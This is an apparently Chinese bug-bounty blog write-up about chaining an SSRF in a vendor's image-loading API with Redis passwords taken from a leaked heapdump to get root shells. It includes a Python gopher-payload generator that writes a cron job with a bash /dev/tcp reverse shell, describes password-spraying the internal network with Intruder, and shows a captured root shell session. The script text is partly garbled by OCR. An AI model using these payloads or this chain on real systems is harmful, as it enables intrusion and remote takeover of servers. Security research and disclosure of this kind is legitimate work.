### 0x00 前言

有技术交流或渗透测试培训需求的朋友欢迎联系QQ/VX-547006660,

需要代码审计、渗透测试、红蓝对抗网络安全相关业务可以联系我司

2000人网络安全交流群,欢迎大佬们来交流群号820783253

最近BugBounty挖了不少,但大多数都是有手就行的漏洞,需要动脑子的实属罕见

而今天就遇到了一个非常好的案例,故作此文

## 0x01 对目录批量FUZZ,发现一处隐蔽接口

挖某大厂已经挖了快两个周了,期间因为公司业务比较繁忙,最近一直没挖。

但是一直在用ffuf挂着字典对厂商资产进行批量目录扫描,今天上服务器看了下扫描结果,就出货了



接口地址为: https://xxx.xxxx.com/xxxx/start

我们直接对其进行访问



发现该接口给我们提供了一些可以使用的接口链接

我们逐个测试拼接接口后,发现一个名为face\_xxxx的接口有戏

## 0x02 FUZZ传参格式+参数


访问接口,提示Method Not Allow,405错误,那么很显然,我们得换POST传参




# **Method Not Allowed**

The method is not allowed for the requested URL.


POST随便传个参过去,发现接口提示"Request error, content-type was unsupported"



很好,继续FUZZ content-type header(记得把payload\_processing自动编码给关掉)




FUZZ出来application/json的content-type头可用,那么很简单了,构造JSON数据,继续FUZZ JSON数据参数




# 0x03 SSRF无脑到手

参数为image\_url,稍有经验的朋友就可以借此判断出,很可能这个参数是加载远程图片的 直接进行SSRF测试



服务器收到了请求,经测试gopher, dict, http等常规协议都可以使用~

之前通过各种域名二级目录或根目录的spring泄露,下载heapdump,OQL调试出redis明文密码




尝试利用本处SSRF完全可以批量对内网Redis进行密码喷洒+反弹shell对边界进行突破

## 0x04 利用gopher协议对内网脆弱网段批量Redis密码喷洒反弹 Shell

普及一个知识:与未授权直接访问的redis不同,加入密码认证的redis在命令行链接时会多一个-a参数指定密码



而加入密码认证后redis,在整个RESQ协议流量中表现如下



认证过程中会多一个Auth

写脚本来构造gopher数据,注意把这块Auth加上,后续常规操作写计划任务反弹SHELL

```
import urllib.request, urllib.parse, urllib.error
                                                                                                                                                                                                                                                                     - 🗆 ×
                                                                                                                       Windows PowerShel
                                                                                                                         2号 Windows rowersnes

B:\TOOL\PythonTOOl\ssrf年版gopher协议〉 python .\sobher.py

pher:\/127.0.0.1:8379/

&&&23KoMay42450DMA0Aset

*#$20/day/t-p

*#$20/day/t-p

*#$20/day/t-p

*#$20/day/t-p

*#$241680DMA0A/rar/spool/cron/%ODMAM2A4MODMAM246%ODMAAconfig%ODMAM243%ODMAAset%ODMAM2410%ODMAAbfilename%ODMAACOTMAASALAKODMAAX24MODMAASave%ODMAA


S:E:\TOOl\PythonTOOl\ssrf生成gopher协议〉
  protocol="gopher://"
ip="127.0.0.1"
port="6379"
shell="*/1 * * * * * bash -c 'sh -i >6 /dev/tcp/
   filename="root"
   passwd=
   passwo=
lcmd=["flushall",
    "set 1 {}".format(shell.replace(" ","${IFS}")),
    "config set dir {}".format(path),
    "config set dbfilename {}".format(filename),
    "save"
□if passwd:
 cmd.insert(0,"AUTH {}".format(passwd))
payload=protocol+ip+":"+port+"/ "
☐ def redis_format(arr):

CRLF="\r\n"
          redis_arr = arr.split(" ")
          cmd=
          cmd+="*"+str(len(redis_arr))
          for x in redis arr:

cmd+=CRLF+"$"+str(len((x.replace("${IFS}"," "))))+CRLF+x
          cmd+=CRLF
          return cmd
```

利用上面挖掘到的SSRF点,配合之前自己收集到的内网redis密码和脆弱网段

直接通过intruder批量跑内网的脆弱网段redis,进行密码喷洒,喷洒一但成功,则会写入计划任务



最终功夫不负有心人,在一个网段,弹回来了十几个Shell。。。

厂商的内网Redis主机还能出网,属实是内网安全做的稀烂了。

```
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# ls
# ls-^H
/bin/sh: 3: ls: not found
00:05:12 up 166 days, 7:21, 0 users, load average: 2.86, 2.77, 2.69
USER TTY
# ls -lah
                                       LOGIN@ IDLE JCPU PCPU WHAT
                    FROM
total 44K
drwx---- 7 root
                               4.0K Aug 25 19:19 .
                       root
                               4.0K Dec 25 00:05 ..
2 May 7 2021 .bash_history
drwxr-xr-x 31 root
                       root
-rw----- l root
                       root
-rw-r--r-- 1 ubuntu ubuntu 3.2K Jul 1 16:06 .bashrc
drwx----- 2 root root
drwx----- 3 root root
drwxr-xr-x 3 root root
                               4.0K Aug 9 2018 .cache
4.0K Aug 9 2018 .gnupg
                               4.0K Aug 25 19:19 .local
drwxr-xr-x 2 root root
                               4.0K May 7 2021 .pip
-rw-r--r-- 1 root root
-rw-r--r-- 1 root root
                               148 Aug 17 2015 .profile
73 May 7 2021 .pydistutils.cfg
drwx----- 2 root root 4.0K May 29 2019 .ssh
-rw----- 1 root
                                0 May 7 2021 .viminfo
                       root
# cd ../
```

### 0x04 后言

这个洞是在平安夜挖到的~算是圣诞贺礼啦